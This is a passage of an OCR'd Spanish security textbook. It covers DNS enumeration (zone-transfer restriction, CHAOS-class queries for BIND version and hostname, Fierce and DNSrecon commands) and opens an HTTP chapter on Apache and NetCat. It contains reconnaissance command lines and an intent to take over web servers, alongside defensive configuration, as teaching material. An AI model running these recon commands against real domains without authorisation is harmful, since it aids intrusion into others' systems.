


Figura 30. En caso de que el servidor DNS esté bien configurado, nos devolverá un mensaje de rechazo de nuestra petición.

Ahora bien, si somos nosotros los administradores y tenemos un servidor DNS que hace transferencias de zona a cualquier lado, no hay que desesperarse, porque se trata de un problema muy fácil de solucionar. Cuando instalamos BIND9 y creamos las zonas, editamos un archivo llamado **named.conf.local**. Lo que debemos hacer en este archivo es limitar las transferencias de zona únicamente a los servidores DNS secundarios. Para ello, debemos agregar a la zona la siguiente línea: **allow-transfer { 192.168.0.102; };** (entre llaves va la IP del servidor secundario).

```
Zone "hackersenlaweb.net"{
        type master;
        file "/etc/bind/db.hackersenlaweb.net";
        allow-transfer { 192.168.0.102; };
};
```

Clase CH (CHAOS)

Es probable que, al obtener las respuestas a nuestras consultas, hayamos notado en todas ellas las letras **IN** y a su derecha el tipo de consulta (A, NS, MX o cualquier otro). Eso significa que estos registros pertenecen a la clase IN (INTERNET). También existe la clase **CH** (**CHAOS**), que contiene registros internos.

Un dato interesante que podríamos obtener a través de esta clase es la versión de BIND que está corriendo el servidor DNS. Las diferentes versiones de este software podrían tener fallas de seguridad y ser explotadas, beneficiando al atacante. Para saber si es vulnerable o no un determinado servidor, primero hay que saber qué versión de BIND tiene, para lo cual hay que consultar la clase **CH**.

Realicemos esta consulta mediante Dig. El dominio objetivo, en este caso, va a ser el que creamos en nuestra instalación de BIND: desde la terminal ejecutamos **dig hackersenlaweb.net version.bind chaos TXT**. Primero indicamos el dominio objetivo, luego **version.bind** (el registro que tiene la versión de BIND), luego **chaos** (la clase que contiene este registro) y por último **TXT** (porque estamos solicitando información textual).

Figura 31. Realizamos una consulta a la clase **chaos** para averiguar la versión de BIND; en este caso, es la **9.7.1-P2**.

Modificar este dato es simple y útil, ya que si consigue consultar esta clase, el supuesto atacante no logrará ver lo que desea. Para

modificar la versión vamos a editar el archivo **named.conf.options**, que se encuentra en **/etc/bind/**. Agregamos la siguiente línea: **version "nada mejor que hacer?";** y reiniciamos el servicio de BIND. Cuando consultemos, saldrá la versión que nosotros pusimos en lugar de la real.

El registro **hostname.bind** nos muestra el nombre de la máquina que estamos analizando. La consulta es similar a la anterior, excepto en que cambia el registro que consultamos: en lugar de **version.bind** escribiremos **hostname.bind**, para que quede de la siguiente manera: **dig hackersenlaweb.net hostname.bind chaos TXT**. Podemos ver la respuesta en la **Figura 32**: el nombre del host es **us-shey**, tal como fue especificado en la instalación de Ubuntu Server del **Capítulo 1**.




Figura 32. Realizamos una consulta a la clase **chaos** para averiguar el nombre de la máquina que estamos analizando.

Amigos dispuestos a ayudar

La enumeración DNS es clave para la etapa de recopilación de información en una auditoría de seguridad. Ahí es donde obtenemos datos más específicos y útiles para un ataque, como las direcciones IP asociadas a los servicios de FTP, mail, etcétera. Tendremos que llevar a cabo todas las técnicas de extracción de datos aprendidas hasta ahora, con el objetivo de obtener toda la información posible sobre los servidores DNS pertenecientes al dominio en cuestión.

Si bien hemos hecho todo esto mediante Dig y Nslookup, también tenemos otros muy buenos amigos que nos van a facilitar el trabajo. Hablamos de las herramientas que tenemos a nuestra disposición, tanto online como de escritorio, dentro de la suite BackTrack.

Recursos online

Varios sitios web ofrecen la herramienta **Whois** (por ejemplo, **whois.domaintools.com**), con la cual obtenemos datos sobre el registro del dominio que consultemos. Por otro lado, tenemos la página de DNSstuff (**www.dnsstuff.com/tools**), con una gran cantidad de herramientas para el análisis de DNS, algunas pagas y otras gratuitas. Entre ellas encontramos **Traceroute**, que sirve para saber cuántos dispositivos atraviesa una consulta desde su origen hasta su destino (como routers o firewalls), y **DNS Traversal**, para verificar cuántos servidores dan la misma respuesta a nuestra consulta.




Figura 33. DNSstuff (**www.dnsstuff.com/tools**) es un sitio web que ofrece muy buenas herramientas para el análisis de DNS.

Otra herramienta online interesante es **Domain Dossier**, que encontramos en el sitio **www.niclookup.com**. Ofrece la posibilidad de elegir el tipo de análisis que se va a realizar, por ejemplo: Whois de dominio y red, Traceroute, Escaneo de servicios, entre otras.

Un recurso muy útil para Firefox es el plugin **Passive Recon**. Una vez que lo instalamos, cuando presionamos el botón secundario del mouse en alguna parte del sitio que queremos analizar, podemos ver un nuevo menú correspondiente a este plugin. Las herramientas que contiene se dividen por categoría (**DNS**, **Email**, **Enumeration**, **Google**, **IP** y **Whois**) y según el tipo de análisis se consultará determinada web (algunas de las que se utilizan son **www.robtex.com**, **www.intodns.com**, **www.domaintools.com** y **www.centralops.net**).

> EXISTEN MUCHAS HERRAMIENTAS ONLINE Y DE ESCRITORIO PARA EL ANÁLISIS DE DNS

Herramientas de escritorio

Tal como mencionamos antes, existen otras herramientas interesantes además de Dig y Nslookup, que podemos utilizar cómodamente desde la suite Backtrack. En esta sección trataremos dos de ellas: **Fierce** y **DNSrecon**.

Fierce es una aplicación programada en Perl que podemos ejecutar tanto en Windows como en Linux, usando un intérprete de este lenguaje. La obtenemos de su web oficial (**http://ha.ckers.org/fierce**) y, en BackTrack, la encontramos en la categoría **DNS Analysis**, dentro de **Information Gathering.**

Empezando por lo simple, si bien Fierce tiene muchos parámetros interesantes, podemos empezar por el más sencillo: **perl fierce.pl -dns dominioaescanear.com**. Con esto nos mostrará, en primer lugar, los servidores DNS del dominio y luego intentará realizar un AXFR a todos; en caso de que no pueda, tratará de obtener los

DNSSEC

Domain Name System Security Extensions (DNSSEC), tal como indica su nombre, es una extensión de seguridad para los DNS. El objetivo es verificar la autenticidad de la respuesta a una consulta, es decir, que provenga realmente de donde dice provenir. Cabe aclarar que **DNSSEC** no cifra las transferencias de datos establecidas entre un cliente y un servidor.

subdominios usando un diccionario de palabras e imprimirá en la terminal todos los que encuentre.

Otro parámetro interesante es **–range**, que sirve para escanear un rango de direcciones IP internas, por ejemplo **-range 192.168.1.0-255**. Este parámetro debe ir acompañado de **–dnsserver**, usado para especificar un servidor DNS en particular. El comando, finalmente, sería: **perl fierce.pl –range 192.168.1.0-255 –dnsserver ns0.dominio.com**. Es probable que encontremos datos interesantes relacionados con nuestro dominio objetivo. Como mencionamos antes, Fierce utiliza un diccionario de palabras para encontrar subdominios, y en su correspondiente carpeta encontramos esa lista bajo el nombre **hosts.txt**, a la cual podemos editar y agregar más palabras. De todos modos, si tenemos otro diccionario que consideremos más completo, podemos usarlo con el siguiente comando: **perl fierce.pl -dns dominio.com -wordlist mihosts.txt**.




Figura 34. Fierce (**http://ha.ckers.org/fierce**) es una excelente herramienta para el análisis de DNS.

Seguimos con la herramienta **DNSrecon**, programada en Python. Podemos encontrarla en BackTrack, en la misma categoría que Fierce. El parámetro **–d** específica el dominio a escanear, mientras que **–t** indica el tipo de análisis (las opciones son **axfr** para testear los servidores DNS contra una transferencia de zonas, **brt** para obtener

los subdominios usando un diccionario y **std** para la obtención de registros SOA, NS, A, AAAA, MX y SRV). Tenemos aún más parámetros y tipos de análisis, que podemos ver con el comando **--help**. Finalmente, armamos un comando con los siguientes parámetros: **dnsrecon.py –d dominio.com -t std** (**std** puede ser reemplazado por cualquier otro tipo de análisis, como por ejemplo **axfr**).

Estas dos herramientas no son las únicas utilizadas para el análisis de los DNS dentro de la suite BackTrack y hay muchas otras recomendables, como **DNSenum**, **DNSmap** o **DNSwalk**.

RESUMEN

En este capítulo aprendimos desde cero el funcionamiento de los DNS, conociendo su estructura jerárquica, los tipos de consulta (recursiva e iterativa) y el proceso de resolución de nombres. Instalamos el servidor **DNS BIND9** y aprendimos a manejar las herramientas **Dig** y **Nslookup** para analizar registros. Realizamos técnicas como **DNS Brute force**, **AXFR** y otras, de utilidad para la enumeración de DNS. Finalmente, aprendimos a proteger nuestro sistema de atacantes que usan estas mismas técnicas.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Por qué son necesarios los **DNS**?
2. ¿Cuál es la diferencia entre una consulta **recursiva** y una **iterativa**?
3. ¿Cómo está compuesta la **estructura jerárquica** de los DNS?
4. ¿Cómo se realiza el proceso de **resolución de nombres**?
5. ¿Qué es **BIND**?
6. ¿Para qué sirven las herramientas **Dig** y **Nslookup**?
7. ¿Qué tipos de datos contienen los registros **A**, **NS**, **SOA** y **MX**?
8. ¿Por qué puede ser útil para un atacante obtener los subdominios de un objetivo?

EJERCICIOS PRÁCTICOS

1. Instale un servidor DNS **BIND9**.
2. Consulte el registro **SOA** de un dominio mediante **Dig** y **Nslookup**.
3. Realice un ataque de **DNS Brute Force** mediante la herramienta **dnsmap** en **Backtrack**.
4. Realice una transferencia de zonas (**AXFR**) utilizando Dig y Nslookup.
5. Averigüe la versión de **BIND** y el nombre del host consultando la clase **CH**.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*03

Protocolo HTTP

El protocolo HTTP es utilizado cada vez que ingresamos a un sitio y navegamos a través de sus páginas. En este capítulo conoceremos todo lo que hay que saber sobre su funcionamiento, instalando nuestro propio servidor HTTP. También analizaremos los métodos de petición y códigos de estado mediante la herramienta NetCat, con el fin de obtener información útil y, si es posible, apoderarnos del servidor web.

Introducción a HTTP

Quizá alguna vez hayamos escuchado hablar de la palabra **hipertexto** o **hypertext**, un término que designa a los textos que enlazan a otros textos. Un ejemplo son los hipervínculos que encontramos en todos los sitios web que, al seleccionarlos, nos conducen a otro documento, imagen o sitio relacionado.

La **World Wide Web** es un sistema de información desarrollado entre 1989 y 1990 por Tim Berners-Lee, basado en hipertexto o contenidos enlazados y accesibles a través de internet.

El protocolo **HTTP** (*HyperText Transfer Protocol*), como indica su nombre, es un protocolo de transferencia de hipertexto. Lo usamos cada vez que navegamos en internet y nos movemos entre página y página a través de sus hipervínculos. Funciona sobre el protocolo TCP/IP (orientado a conexión) y utiliza el esquema **petición-respuesta** entre cliente y servidor.




Figura 1. La web está basada en hipertexto. Páginas web, documentos, y demás, incluyen hipervínculos que enlazan a otros contenidos.

Antes de dedicarnos de lleno al análisis de este protocolo, sería bueno contar con un servidor HTTP propio. De este modo, podremos realizar las prácticas de todo lo que aprendamos más adelante. En la siguiente sección instalaremos el servidor HTTP **Apache**.

Instalación de Apache

Apache es un servidor HTTP de código abierto que funciona en la mayoría de las plataformas (Windows, Linux, Macintosh, etcétera), y obtiene soporte de parte de la **Apache Software Foundation**.

El sitio oficial del software es **www.apache.org** y, para descargar la última versión estable, debemos ingresar a **http://httpd.apache.org/download.cgi**. Según nuestra preferencia podremos obtener el instalador para Windows o el **source** para los sistemas Unix.

Figura 2. Apache es un servidor HTTP disponible para la mayoría de las plataformas.

En este caso, instalaremos Apache en Ubuntu Server. Los pasos a seguir son muy sencillos: desde la terminal, descargamos el source para luego compilarlo e instalarlo. Una vez descomprimido el código, nos movemos a la carpeta de Apache y procedemos a ejecutar el script de configuración: **./configure --prefix=/usr/local/apache** (de este modo especificamos la ruta donde se instalará el servidor HTTP). Luego, para compilar, debemos ejecutar **make** y, finalmente, instalamos con el comando **make install**.

Para comprobar que todo funciona correctamente podemos ejecutar el comando **/usr/local/apache/bin/apachectl start** o ingresar desde el navegador web a la dirección IP de nuestro servidor HTTP (veremos algo similar a lo que muestra la **Figura 3**).




Figura 3. Si ingresamos desde el navegador a la dirección IP de nuestro servidor HTTP, podremos saber si funciona correctamente.

También podemos instalar Apache desde los repositorios de Ubuntu, tan solo ejecutando el comando **sudo apt-get install apache2**. Como sabemos, se instalará con las configuraciones por defecto.

Figura 4. Apache Software Foundation es la organización que da soporte a este servidor HTTP.

DOCUMENTACIÓN OFICIAL DE APACHE

En la web oficial (**http://httpd.apache.org/docs**) encontramos documentación sumamente interesante acerca de Apache. El material está bien organizado y para cada versión del software que existe hay una correspondiente zona de documentación relacionada. Podemos encontrar tutoriales, guías de usuario, manuales y notas sobre todo lo relacionado a este servidor HTTP.

Selección de módulos

Un arquitecto diseña el plano de una construcción teniendo en cuenta su finalidad. Por ejemplo, si será un hospital añadirá las habitaciones que sean necesarias, laboratorios, etcétera. Lo mismo sucede con una instalación de Apache, ya que existen muchas funcionalidades que podemos añadirle, según el objetivo que persigamos. Los **módulos** de Apache son agrupaciones de funcionalidades que podemos añadir a la instalación y actualmente existen 540 (podemos ver la lista en: **http://modules.apache.org**). Pero, así como no todas las construcciones necesitan de un laboratorio, tampoco todas las instalaciones de Apache necesitan, por ejemplo, el módulo **sendmail** o **SSL**. Si hubiera un solo paquete con todo incluido, se obtendría una instalación que consumiría muchísimo espacio en el disco, con funciones que quedarían sin utilizar.

El paquete de Apache, entonces, solo instala lo necesario. Es posible añadir los módulos que vamos a usar durante el proceso de instalación o después, sin necesidad de recompilar el código (podemos utilizar la herramienta **APXS**, *APache eXtenSion*).

Existen módulos de seguridad interesantes. En el **capítulo 10** aprenderemos a proteger el interior de nuestro servidor y tendremos la oportunidad de instalar **mod_security**.




Figura 5. La página **http://modules.apache.org** facilita la búsqueda de módulos para la instalación de Apache.

Herramientas útiles

En la primera parte de este capítulo explicamos que el protocolo HTTP usa el esquema de **petición-respuesta**. Las conexiones entre cliente y servidor se establecen mediante **cabeceras** o **headers** que especifican determinadas cosas.

En las **cabeceras de petición** se indica, por ejemplo, qué tipo de lenguaje y codificación acepta el navegador web, mientras que en las **cabeceras de respuesta** se pueden ver datos del servidor, entre otras cuestiones.

Sería útil una herramienta que mostrara las cabeceras que envía nuestro navegador web y las respuestas que recibe. También tendría utilidad un programa que realice conexiones sobre TCP/IP de modo que no sea necesario capturar la conexión para luego modificarla.

Tales herramientas existen. A continuación, conoceremos dos que realizan estas tareas. Cabe destacar que no son las únicas herramientas útiles en este campo ya que las demás actúan de forma similar, por ende, si aprendemos a utilizar una de ellas, será fácil comprender el funcionamiento de las otras.

Live HTTP headers

Live HTTP headers es un complemento para Firefox que permite capturar todo el tráfico del protocolo HTTP y mostrarlo en una ventana. A partir de ahí podemos editar las cabeceras y reenviarlas con el contenido modificado.

Podemos obtener esta herramienta buscando su nombre en el sitio web de **add-ons** para Firefox. Una vez instalada, accedemos a ella desde el menú de herramientas y nos mostrará una ventana que capturará todo el tráfico HTTP que generemos a partir de ese momento.

HERRAMIENTAS ÚTILES

Live HTTP headers y **NetCat** no son las únicas herramientas que sirven para trabajar sobre el protocolo HTTP. **Tamper Data** es otro add-on para Firefox, muy bueno, que permite capturar las cabeceras HTTP y modificarlas. **Cryptcat** funciona como NetCat, pero cifrando el tráfico.




Figura 6. Live HTTP headers es un **add-on**, o complemento para Firefox, que nos permite modificar las cabeceras y reenviarlas.

Aún no explicamos en detalle el contenido de estas cabeceras, así que es lógico que nos preguntemos para qué capturarlas y modificarlas. A continuación, entenderemos los peligros que envuelve este protocolo, que afectan sobre todo a un servidor HTTP mal configurado.

NetCat

NetCat es una herramienta de red con muchísimas utilidades, por lo que se la conoce también como la "navaja suiza" de los hackers. En nuestro caso, solo nos interesa para poder realizar conexiones sobre TCP/IP a un servidor HTTP. Podemos descargarla desde la siguiente dirección: **http://netcat.sourceforge.net/download.php**, donde encontraremos todas sus versiones.

Accedemos a NetCat desde la terminal de nuestro sistema operativo. Para tener una idea de los parámetros existentes, podemos ejecutar **nc –h**.

El parámetro **–v** sirve para ver más información. Si no nos alcanza, puede agregarse otra **v** más. Para realizar una simple conexión a un servidor HTTP el comando sería: **nc –vv www.sitioweb.com 80**, que nos abre una comunicación con **sitioweb.com** y permite hacer peticiones con los headers definidos por nosotros mismos. Básicamente, lo que queremos es dialogar con el servidor.




Figura 7. **NetCat**, también conocido como **navaja suiza**, es una excelente herramienta de red.

Diálogo con el servidor HTTP

Ya que HTTP funciona sobre TCP/IP, es necesario establecer una conexión con el servidor a fin de enviar y recibir datos. En caso de que ésta finalice y necesite transferir aún más datos, se vuelve a iniciar otra comunicación.

Como dijimos, nosotros queremos conversar un rato con el servidor HTTP, y para eso establecimos una comunicación mediante NetCat. En primer lugar abrimos la conexión **nc –vv www.sitioweb.com 80**. Una vez confirmado que el puerto está abierto, procedemos a definir las cabeceras.

El método de petición, junto con sus respectivos parámetros, es lo primero que debemos definir. De ese modo, le indicamos al servidor HTTP qué es lo que tiene que hacer.

WEBDAV

WebDAV es una extensión para el protocolo HTTP desarrollada por un grupo de trabajadores del **IETF**. El objetivo fue añadir funcionalidades sobre los archivos de un servidor HTTP: copiar, mover, bloquear, etcétera. Los métodos que agrega son: **PROPFIND**, **PROPPATCH**, **MKCOL**, **COPY**, **MOVE**, **LOCK** y **UNLOCK**.

Podemos seguir por la cabecera **host**, que define justamente a dónde se enviará nuestra petición. Existen muchas más cabeceras, pero no todas son necesarias. Esta vez, haremos un diálogo sencillo.

